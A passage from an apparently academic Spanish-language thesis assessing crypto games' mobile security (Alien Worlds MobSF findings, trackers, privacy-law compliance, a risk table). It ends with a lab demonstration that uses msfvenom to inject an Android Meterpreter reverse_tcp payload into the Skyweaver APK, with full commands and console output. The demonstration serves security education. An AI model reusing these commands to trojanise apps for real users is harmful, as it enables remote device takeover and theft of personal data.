Como su nombre sugiere, el juego se basa en un conjunto de planetas de aliens en donde se encuentra distribuido el Trilium y el objetivo es obtenerlo mediante el minado. Cuando un nuevo jugador se registra, éste selecciona un planeta en donde va a emprender su

aventura y se le da una pala como herramienta que le permite comenzar el minado. Cada uno de los planetas están divididos en lotes que pertenecen a jugadores y una porción de los resultados por la minería de otro jugador en dicho lote van también a su dueño.

Utilizando el Trilium, los jugadores pueden adquirir herramientas de minado y avatares que le permiten acelerar su minado y así obtener los tokens más rápidamente.



Figura 42. Avatares (Alien Worlds, 2022)




Figura 43. Herramientas (Alien Worlds, 2022)

A su vez, los jugadores pueden utilizar Trilium para ser candidatos de elecciones dentro de un planeta. Esto les permite a los jugadores tomar apuestas y mejorar atributos del planeta en el que se encuentran para así conseguir mayor rendimiento de su minado y competir con otros planetas.

El juego tiene una interfaz simple y puede ser jugado desde el navegador ya que no posee motor gráfico exigente. El juego en sí consiste en tocar botones y observar cómo crecen los Trilium obtenidos, sin animaciones extravagantes. Esto lleva a los jugadores a concentrarse más en la parte estratégica y económica del juego, y no tanto en mantener al juego atractivo para aquellos jugadores que les interese la parte artística y las animaciones.




Figura 44. Juego en acción desde el navegador. (Alien Worlds, 2022)

Haciendo foco en su moneda TLM, ésta tuvo un crecimiento importante durante noviembre del 2021, llegando a valer us\$0.52 y se estima que había 5 billones de tokens en circulación. Hoy en día la moneda bajó de forma precipitada y se encuentra en los us\$0.0235 con 2.61 billones en circulación.

El gran atractivo que tuvo esta moneda en su comienzo eran las billeteras soportadas, ya que Trilium opera utilizando las 3 blockchains más populares dentro del mundo DeFi: Binance Smart Chain bajo el protocolo BEP-20, Ethereum con standard ERC-20 y por último WAX; con las dos primeras ofreciendo bajos costos de transferencia y transferencias instantáneas. La blockchain de Ethereum a su vez ofrece coordinación de datos, rápido desarrollo y alta escalabilidad lo que es muy interesante para los juegos con crecimiento acelerado como lo fue Alien Worlds.



Figura 45. Gráfico de TLM vs USD. (CoinMarketCap, 2022)

Luego del análisis estático a partir del manifiesto de la aplicación, resulta el puntaje más alto de los juegos que se analizaron hasta el momento, con 50 puntos en MobSF y con vulnerabilidades de prioridad media o incluso menor.




Figura 46. Alien Worlds MobSF

Como vulnerabilidades de interés se encuentra que el certificado mediante el cual está validada la aplicación hace que sea posible la **vulnerabilidad Janus**, especialmente en las versiones de Android entre 5.0 y 8.0. Específicamente, Janus añade la posibilidad de agregar extra-bytes a archivos APKs y DEX sin afectar el certificado de validación. (KOULIARIDIS, Plos One, 2021). Esta vulnerabilidad está registrada en el National Vulnerability Database (NVD) del Instituto Nacional de Estándares y Tecnología (NIST). (NVD, NIST, 2019).

Análisis Alien Worlds utilizando MobSF

Mediante el análisis estático utilizando MOBSF se obtuvo la siguiente tarjeta de puntuación:




Figura 47. MobSF Scorecard para Alien Worlds

Vulnerabilidades encontradas:




Figura 48. MobSF Findings para Alien Worlds

A su vez esta aplicación posee 2 trackers o rastreadores de privacidad que podrían ser utilizados con fines no conocidos por el usuario final.

En un estudio realizado por alumnos de la universidad de Stony Brook en Stony Brook, NY, analizaron la presencia de estos trackers en las aplicaciones utilizadas a diario y clasificaron los servicios y trackers que están más presentes. Esto se puede ver en el gráfico debajo. El nombre técnico para estos trackers es ATS: Advertising and Tracking Services.




Figura 49. Cantidad de apps que utilizan las 20 ATS más populares (Razaghanah et. al, 2022)

Este estudio pone en importancia el conocimiento de que ciertas aplicaciones guardan información del comportamiento de sus usuarios sin que ellos estén al tanto de lo que está sucediendo y genera una mayor alerta especialmente en aplicaciones como Alien Worlds que poseen datos muy sensibles como información de billeteras virtuales, monto, e incluso dirección física y datos personales únicos y privados.

En la página de Alien Worlds existe un apartado que detalla la política de privacidad que asegura proteger la seguridad de los jugadores siguiendo el Acto de Protección de Datos Suizo (Swiss Data Protection Act) y la Regulación de Protección de Datos de Europa utilizando como registro de su legitimidad la empresa dueña del juego que es Dacoco GmbH. (Alien Worlds, 2022).

Un punto para destacar de su política de privacidad es el cómo y con qué uso Dacoco GmbH puede compartir la información personal de los jugadores de Alien Worlds:

“Podemos compartir su información personal con terceros (como asesores, autoridades y otras personas) en Suiza, la UE u otros países si es necesario o útil para proporcionar nuestros productos y servicios. Además, podemos compartir su información personal con terceros cuando:

1. *Usted haya dado su consentimiento para que lo hagamos (cuando sea necesario) o cualquier otra persona haya obtenido su consentimiento para que lo hagamos (cuando sea necesario);*
2. *Tenemos la obligación legal, reglamentaria o profesional de hacerlo (por ejemplo, para cumplir con los requisitos contra el lavado de dinero o las sanciones);*
3. *Es necesario en relación con procedimientos legales o para ejercer o defender derechos legales.”*

Para acceder a este juego de forma anticipada el jugador debe brindar su consentimiento cediendo a la empresa el control de los datos brindados a la hora de registrarse. Se debe recordar que para registrarse en las billeteras virtuales los datos necesarios son datos muy sensibles como documentos de identidad y direcciones físicas. En muchos casos la extensión de los diversos usos del consentimiento dado no es conocido por los jugadores.

A su vez, en los términos y condiciones de Alien Worlds no existe mención acerca de qué acción tomaría Dacoco GmbH con los datos si el jugador borrara su cuenta, lo

que atenta en contra de la Ley de Protección de Datos Personales, Capítulo II, Artículo 4 (InfoLeg, 2000):

7. Los datos deben ser destruidos cuando hayan dejado de ser necesarios o pertinentes a los fines para los cuales hubiesen sido recolectados.

6.1.6. Comparación de Riesgos

TABLA I: Comparación del nivel de riesgo de cada juego a partir de los resultados encontrados en el análisis MobSF y la Ley de datos personales (LDP)

	Permisos	Comunicaciones	Aplicación*	ATS**	LDP
Axie Infinity	Alto	-	Alto	-	-
Splinterlands	-	Alto	-	-	-
League of Kingdoms	Alto	Alto	-	Medio	Medio
Skyweaver	-	-	Alto	Medio	Alto
Alien Worlds	-	-	Medio	Medio	Alto

**Aplicación: Riesgos a nivel robustez de la aplicación, por ejemplo validación de intentos de login y almacenamiento de datos de la aplicación.*

***ATS: Advertising and Tracking Services, rastreadores de privacidad y comportamiento de usuarios*

Los riesgos encontrados por MobSF y sus niveles de importancia son variados en los diferentes juegos como se indica en la Tabla I, los riesgos de **Permisos** como los de Axie Infinity y LOKA que pueden leer el estado del teléfono quizás sean los más llamativos a primera vista; con el extremo opuesto en las **Comunicaciones** de Splinterlands y LOKA que requieren un análisis más profundo para entender cómo se están transmitiendo los datos, y lo vulnerables a modificaciones de terceros que pueden ser esas transacciones.

En cuanto a la robustez de la **Aplicación**, existen riesgos de la ubicaciones de almacenamiento no seguras para los datos como en Skyweaver que pudo detectar MobSF; pero gracias al análisis manual fue posible hallar que el login de Axie Infinity no tenía validación de intentos imponiendo un riesgo alto y de importancia mayor para aquellos jugadores que invierten gran capital en el juego.

La seguridad y encriptación de los datos sensibles de los jugadores es un aspecto importante, pero a su vez se debe tener en cuenta también qué datos recopilan y si lo hace con

o sin nuestro permiso como sucede con los **ATS** de Alien Worlds y Skyweaver. Estos juegos guardan datos sensibles de los jugadores como direcciones físicas o virtuales (IP) y aprovecharse del desconocimiento de los usuarios para el uso que se le da a esta información implica un alto riesgo al incumplimiento de la **Ley de Datos Personales**.

6.2. Demostración de un ataque a Skyweaver

Un **exploit** es un programa especializado o fragmento de código desarrollado para aprovechar una vulnerabilidad de software o un defecto de seguridad y provocar de esta forma un comportamiento no intencionado o imprevisto en un software. Estos comportamientos incluyen, la toma del control de un sistema o la concesión de privilegios de administrador al atacante. A nivel técnico, los exploits no se consideran un programa maligno, ya que no poseen comportamiento inherentemente malintencionado. El peligro recae en lo que se hace luego de utilizarlo para infiltrarse en su sistema. (BELCIC,2020)

Un exploit, puede utilizarse para infiltrar un programa maligno también conocido como **malware**. Este malware se lo conoce como la carga activa o **payload**. Los payloads se pueden clasificar según el sentido de la conexión establecida como Bind en el caso en el que el atacante establece la conexión con el cliente víctima, o Reverse en el que el cliente víctima establece la conexión con el servidor atacante.

Metasploit es un proyecto de código abierto que brinda recursos a los desarrolladores para reconocer amenazas de seguridad y vulnerabilidades en sus aplicaciones. Una de las creaciones de este proyecto es **Metasploit Framework**, el cual es un entorno de software para desarrollar, probar y ejecutar exploits. Facilita la creación de herramientas para realizar pruebas de ciberseguridad, explotar módulos y efectuar pruebas de penetración, simulando ataques de intrusión. (MCINTYRE,2021)

Metasploit Framework contiene una gran colección de payloads diseñadas para diferentes escenarios y objetivos. Meterpreter es un Reverse payload que permite ejecutar código de forma remota y acceder a todas las funciones del dispositivo víctima, ya sea descargar y subir archivos, tomar capturas de pantalla, controlar la cámara, obtener la ubicación del GPS, listar las aplicaciones instaladas e instalar aplicaciones nuevas.

A continuación, se simula un ataque de exploit, utilizando un payload Meterpreter en el paquete de instalación APK del juego Skyweaver. El objetivo es, por un lado,

demostrar el alcance de un ataque de este tipo y, por el otro, resaltar la importancia de utilizar el store oficial de Android como único medio para descargar las aplicaciones.

Para realizar la simulación de intrusión es necesario contar con el instalador oficial del juego al cual se le inyecta un payload a través de la consola Metasploit Framework versión 6.2.



Figura 50. Consola Metasploit Framework versión 6.2.


Luego de acceder a la consola Metasploit, se definen la arquitectura del cliente objetivo, el tipo de payload y el tipo de ataque o exploit. Reverse_tcp es un ataque en el que el dispositivo remoto inicia la conexión con el atacante, quien tomará el control del dispositivo. Para realizar esa conexión, debemos establecer la dirección de red del equipo atacante y el puerto por el cual se va a realizar la conexión.

```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.65.128
lhost => 192.168.65.128
msf6 exploit(multi/handler) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > |
```

Figura 51. Consola Metasploit Framework: creación de payload.

Una vez generado el payload, se procede a agregarlo dentro del paquete de instalación del juego Skyweaver. Para realizar esta acción, se utiliza la aplicación APKTool para obtener el código del juego por ingeniería inversa. Luego, por medio de Metasploit Framework Venom, se modifica el manifiesto agregando los permisos deseados y se inyecta el payload generado.

En la siguiente captura, se observa, por un lado, que se inyecta en el juego Skeveaver.apk el payload Meterpreter para realizar reverse_tcp sobre la dirección IP 192.168.65.128 perteneciente al atacante. Y, por otro lado, la modificación del Manifiesto de la aplicación agregando permisos para realizar llamadas, grabar audio, leer mensajes, entre otros. El proceso finaliza con la generación de un nuevo paquete de instalación con nuevos permisos y el payload inyectado.




```

kali@kali: ~/Desktop/PFI
File Actions Edit View Help
(kali@kali)~[~/Desktop/PFI]
└─$ sudo msfvenom -x Skyweaver.apk -p android/meterpreter/reverse_tcp lhost=192.168.65.128 lport=4444 -o Venom.apk
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Using APK template: Skyweaver.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package net.skyweaver.android.cswga
[*] Loading /tmp/d20221025-87810-3d9gt7/original/smali/net/skyweaver/MainApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20221025-87810-3d9gt7/output.apk
[*] Aligning /tmp/d20221025-87810-3d9gt7/output.apk
[*] Signing /tmp/d20221025-87810-3d9gt7/aligned.apk with apksigner
Payload size: 66802599 bytes
Saved as: Venom.apk
(kali@kali)~[~/Desktop/PFI]
└─$
  
```

Figura 52. Consola Metasploit Framework: generación de instalador con payload inyectado.

Finalmente se genera una escucha sobre el par IP / puerto configurados en el payload a la espera de una conexión por parte del dispositivo atacado.



```

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.65.128:4444
  
```

Figura 53. Consola Metasploit Framework: a la espera de conexión entrante.

En paralelo, en un dispositivo Android virtualizado, se instala el juego generado en el paso anterior y se lo inicializa. Esto establece la conexión con la consola Metasploit.

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.65.128:4444
[*] Sending stage (78179 bytes) to 192.168.65.1
[*] Meterpreter session 1 opened (192.168.65.128:4444 → 192.168.65.1:56851) at 2022-10-25 08:12:28 -0400

msf6 exploit(multi/handler) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  ---  ---  ---  ---
  1    meterpreter dalvik/android u0_a102 @ localhost 192.168.65.128:4444 → 192.168.65.1:56851 (fe80::a00:27ff:fe43:f660)
```

Figura 54. Consola Metasploit Framework: comunicación establecida con la víctima.

Sin siquiera ingresar las credenciales en el juego, el control obtenido del dispositivo remoto es total. Pudiendo tomar capturas de pantalla, obtener el listado de aplicaciones instaladas, tomar fotografías de la cámara frontal o trasera, incluso ver en tiempo real la pantalla de la víctima.




Figura 55. Vista de la Consola Metasploit Framework en paralelo con el dispositivo infectado.




Figura 56. Pantalla del dispositivo virtual clonada por el comando `screenshare` de la consola Metasploit.

